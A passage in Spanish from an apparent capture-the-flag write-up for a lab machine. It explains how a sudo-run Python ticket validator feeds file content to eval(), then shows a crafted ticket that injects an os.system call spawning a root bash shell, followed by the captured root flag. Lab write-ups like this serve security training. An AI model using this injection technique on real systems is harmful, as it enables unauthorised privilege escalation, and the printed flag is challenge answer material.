   - Si es así, elimina los asteriscos mediante la función *replace()* y separa la cadena de texto en los diferentes campos delimitados por el simbolo "+". De estos campos, se asigna el valor del primero a la variable "ticketCode" y continúa en el paso 8.

- Si no es así, muestra un mensaje de ticket inválido, cierra el descriptor del archivo abierto y el programa termina.

8. Se castea la variable "ticketCode" a un número entero (int o integer) y se comprueba si el resto de la división de este número entre 7 es igual a 4.
   - Si es así, utiliza la función *eval()* sobre el contenido de la línea, eliminando los asteriscos. Esta función permite realizar operaciones aritmético/lógicas y ejecutar sentencias de Python (para más información, se puede consultar el siguiente artículo). En este caso, parece que el uso correcto sería realizar una operación matemática y continuaría en el paso 9.
   - Si no es así, muestra un mensaje de ticket inválido, cierra el descriptor del archivo abierto y el programa termina.
9. Se comprueba si el valor obtenido tras la operación realizada por *eval()* es mayor de 100.
   - Si es así, muestra un mensaje de ticket válido, cierra el descriptor del archivo abierto y el programa termina.
   - Si no es así, muestra un mensaje de ticket inválido, cierra el descriptor del archivo abierto y el programa termina.

Con esto, veo que la potencial vía de ataque se encuentra en la función *eval()*, ya que se puede controlar la entrada que recibe la función a través del fichero de ticket que solicita al principio. Por tanto, la idea sería crear un ticket que permita ejecutar comandos en el sistema a través de sentencias en Python. De hecho, al estar ejecutándose el programa con permisos de superusuario, podría ejecutar un comando que me generase directamente una shell como root.

Modifico un ticket de ejemplo que encuentro en la ruta "/opt/skytrain_inc/invalid_tickets", de tal forma que pase los primeros condicionales y, al llegar a la función *eval()*, realice la suma aritmética y, tras ello, la operación lógica "and", que permitirá ejecutar la sentencia de Python que generará una shell como root, tal y como se puede ver en la figura 20.

```
development@bountyhunter:~$ cat ticket.md
# Skytrain Inc
## Ticket to Essex
__Ticket Code:__
**11+321 and __import__('os').system('/bin/bash -i -p')
##Issued: 2021/05/12
#End Ticket
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
ticket.md
Destination: Essex
root@bountyhunter:/home/development# cat /root/root.txt
61908fd82c3f1bfd0b1416590dd16077
```

Figura 20: Shell con privilegios de "root" y flag final